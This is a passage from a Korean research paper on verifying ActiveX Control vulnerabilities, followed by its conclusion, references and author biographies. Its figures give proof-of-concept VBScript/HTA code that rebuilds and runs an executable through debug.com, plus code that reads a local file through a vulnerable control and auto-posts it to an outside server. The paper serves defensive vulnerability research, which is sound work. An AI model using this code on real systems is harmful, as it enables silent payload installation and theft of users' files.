프로세스 실행 취약점은 사용자 PC에 데모 프로그램 설치를 통해 취약점 검증을 수행한다. 프로세스 실행 취약점을 이용하여 사용자 PC에 데모 프로그램을 설치하기 위해서는 주로 HTA(HTml Application) 파일을 이용한다. HTA 파일은 HTML 파일과 유사하지만, 보안상의 제약을 받지 않는다는 특징이 있다. 따라서, 일반 HTML에서는 할 수 없는 텍스트 파일 생성이나 텍스트 파일 열람 등도 가능하다. HTA에서 바이너리 파일을 생성하기 위해 사용하는 방법은 Microsoft.XMLHTTP를 이용해 원격에 있는 바이너리 파일을 읽어오고, ADODB.Stream를 이용해 바이너리 파일을 PC에 생성하는 방식이었다. 하지만, 보안패치 이후에는 이들을 사용할 수 없기 때문에, 최근 국외에서는 http-equiv에 의해서 제안된 방식을 사용한다. [15]

스크립트 언어에서는 텍스트 파일만을 생성할 수 있지만, 그림 12에서처럼 http-equiv는 텍스트 파일을 생성하는 객체인 Scripting.FileSystem Object를 사용하여 바이너리 파일을 생성하는 기법을 고안하였다. 이 방식은 SBCS를 사용하는 윈도우즈에서는 모든 문자가 한 바이트이기 때문에 잘 작동하지만, DBCS를 사용하는 윈도우즈에서는 동작하지 않는다. DBCS에는 Chr(256)과 같은 문자는 존재할 수가 없고, 적절하게 처리되지 않기 때문이다.

따라서 DBCS에서도 잘 동작하는 취약점 검증 코드를 작성하기 위해서는 ByteRage가 제안한 기법을 사용해야 한다. ByteRage는 debug.com

```
<script language=vbscript>
        malware = "PP"
        Set fso = CreateObject("Scripting.FileSystemObject")
        Set f = fso.CreateTextFile("c:\malware.exe", ForWriting)

        mal = Int("&H" & malware)
        f.Write Chr(mal)
        f.Close
</script>
```

```
Naweetlie.dat
A
DW5A4D 0090 0003 0000 0004 0000 FFFF 0000 00B8 0000 0000 0000 0040
DW0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000

R CX
0034
W
Q
```

그림 12. http-equiv에 의해 제안된 바이너리 파일 생성 기법 그림 14. 바이너리 파일 생성을 위한 debug.com 입력 파일 예

```
<script language=vbs>
        Set fso = CreateObject("Scripting.FileSystemObject")
        Set f = fso.CreateTextFile("sweetlie.txt", true)
        f.WriteLine("Naweetlie.dat")
        f.WriteLine("A")
        f.WriteLine("DW5A4D 0090 0003 0000 0004 0000 FFFF 0000 00B8 0000 0000 0000 0040")
        f.WriteLine("DW0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000")
        f.WriteLine("")
        f.WriteLine("R CX")
        f.WriteLine("0034")
        f.WriteLine("W")
        f.WriteLine("Q")
        f.Close
        Set shell = CreateObject("WScript.Shell")
        shell.Run "debug.com < sweetlie.txt",true,1
        shell.Run "command /c ren sweetlie.dat sweetlie.exe",true,1
        shell.Run "sweetlie.exe"
</script>
```

```
<object id=vulX  classid="clsid:XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX">
</object>
<script language=vbscript>
        document.write "<form name='important_file' method='post'
                action='http://checker.web.server/saveFile.asp'>"
        byteArr = vulActivex.readFile("c:\important.file")
        str = ""
        For i = 1 To UBound(byteArr)+1
                str = str & Hex(AscB(MidB(byteArr, i, 1))) & ","
        Next
        document.write "<input type='hidden' name='filecontent' value='" & str & "'>"
        document.write "<input type='submit' value='Submit'></form>"
</script>
<script language=vbscript>
        document.important_file.submit()
</script>
```

그림 13. ByteRage에 의해 제안된 바이너리 파일 생성 기법 그림 15. 바이너리 파일을 외부로 전송하기 위한 검증 코드 예

프로그램을 이용해서 스크립트 언어에서 바이너리 파일을 생성하는 기법을 고안하였다.[16] 그림 13은 ByteRage의 기법을 응용하여 hta 파일에서 바이너리 파일을 생성하는 스크립트 코드를 보여준다.

그림 13에서는 sweetlie.txt라는 텍스트 파일을 생성하고, 이 텍스트 파일을 debug.com의 입력 파일로 사용하여 debug.com이 바이너리 파일을 생성하게 하고, 해당 파일을 실행한다. sweetlie.txt라는 텍스트 파일의 내용은 그림 14와 같다.

debug.com 프로그램은 64K 바이트 이하의 파일만 저장할 수 있으므로, 취약점 검증을 위해 설치하는 프로그램 크기에 유의해야 한다.

4.4 파일 읽기 취약점

파일 읽기 취약점을 이용하여 PC에 존재하는 주요 파일들을 외부로 전송하기 위해서는 form의 POST 방식을 이용할 수 있다. 파일을 외부로 전송하기 전에 반드시 인코딩을 수행해야 한다. 텍스트 파일의 경우 일부 특수 문자만을 인코딩하여 전송하면 되지만, 바이너리 파일의 경우는 파일 전체의 내용을 인코딩하여 보내야 한다. 그림 15는 바이너리 파일 내용을 인코딩하여 checker.web.server에 전송하는 코드이다.

V. 결 론

많은 웹 사이트에서는 다양한 서비스를 제공하기 위해 ActiveX Control을 제공한다. ActiveX Control은 기능상의 많은 이점을 주는 대신 안전성에 대한 검증 없이 사용될 경우 치명적인 보안 위해 요소가 된다. 본 논문에서는 ActiveX Control에서 자주 발견되는 4가지 취약점에 대해서 유형별로 정리하였다. 또한, ActiveX Control의 안전성을 보장하기 위해 사용되는 제 3자에 의한 ActiveX Control 취약점 검사 절차와 검증 기법에 대해 기술하였다. 취약점 검사는 점검 대상인 ActiveX Control 식별로 시작해 의미있는 검사를 수행하기 위해 정보를 수집하는 정보 수집 단계, 실제 취약점을 점검하는 검사 단계, 검사 단계에서 미흡한 부분을 보완하기 위한 Reverse Engineering 단계를 거쳐 이루어진다.

취약점 검사를 통해 발견된 취약점들은 취약점 검증 코드를 통해 실제 위협을 증명함으로써 False Positive 오류를 막을 수 있다. ActiveX Control에서 취약점 검증에 필요한 요소기술들이 일반 응용프로그램과 다르고 DBCS 문제로 인해 국내 환경과 국외 환경에서 필요한 요소기술들도 많이 다르다. 본 논문에서는 다양한 기술들을 접목하고 새로운 아이디어를 통해 다양한 환경에서 동작할 수 있는 취약점 검증 코드의 작성 방법들에 대해서 기술하였다.

참 고 문 헌

[1] Microsoft Corporation, "Safe Initialization and Scripting for ActiveX Control", http://msdn.microsoft.com/library/default.asp?url=/workshop/components/activex/safety.asp.

[2] Microsoft Corporation, "Windows Server 2003 SP1 Platform SDK Web Install", http://www.microsoft.com/downloads/details.aspx?FamilyId=A55B6B43-E24F-4EA3-A93E-40C0EC4F68E5&displaylang=en.
[3] Mark Russinovich, Bryce Cogswell, "Filemon for Windows", http://www.sysinternals.com/Utilities/Filemon.html.
[4] Mark Russinovich, Bryce Cogswell, "Regmon for Windows NT/9x", http://www.sysinternals.com/Utilities/Regmon.html.
[5] Gerald Combs, "Ethereal", http://www.ethereal.com/.
[6] Microsoft Corporation, "WinDBG", http://www.microsoft.com/.
[7] DataRescue, "IDA Pro", http://www.datarescue.com/.
[8] Oleh Yuschuk, "OllyDbg", http:// www.ollydbg.de/.
[9] Matt Pietrek, "Improve Your Debugging by Generating Symbols from COM Type Libraries", *Microsoft Systems Journal*, Mar 1999.
[10] 전병선, "Microsoft Visual C++ 6.0 ATL COM Programming", *삼양출판사*, Chapter 6, pp. 297-298, Feb 2001.
[11] Riley "Caezar" Eller, "Bypassing MSB Data Filters for Buffer Overflows", http://community.core-sdi.com/~juliano/bypass-msb.txt, Aug 2000.
[12] Jack Koziol, David Litchfield, Dave Aitel, Chris Anley, Sinan Eren, Neel Mehta, Riley Hassell, "Shellcoder's Handbook : discovering and exploiting security holes", *Wiley Publishing, Inc.*, Chapter 9, pp. 197-201, Feb 2003.
[13] Chris Anley, "Creating Arbitrary Shell-code In Unicode Expanded Strings", Jan 2002.
[14] Jack Koziol, David Litchfield, Dave Aitel, Chris Anley, Sinan Eren, Neel Mehta, Riley Hassell, "Shellcoder's Handbook : discovering and exploiting security holes", *Wiley Publishing, Inc.*, Chapter 9, pp. 201-213, Feb 2003.
[15] http-equiv, http://www.malware.com.
[16] ByteRage, http://byterage.hackaholic.org/index.php.

〈著者紹介〉

김 수 용 (Su Yong Kim) 정회원
2000년 2월: 한국과학기술원 전산학과 학사 졸업
2002년 2월: 한국과학기술원 전산학과 석사 졸업
2002년 3월~현재: 국가보안기술연구소 연구원
<관심분야> 소프트웨어 취약점 분석

손 기 욱 (Ki Wook Sohn) 정회원
1990년 2월: 성균관대학교 정보공학과 졸업(공학사)
1992년 2월: 성균관대학교 정보공학과 졸업(공학석사)
2002년 8월: 성균관대학교 전기전자컴퓨터공학과 졸업(공학박사)
1992년 1월~1999년 12월 : 한국전자통신연구원 선임연구원
2000년 1월~현재: 국가보안기술연구소 선임연구원
<관심분야> 소프트웨어 취약점 분석, 네트워크 보안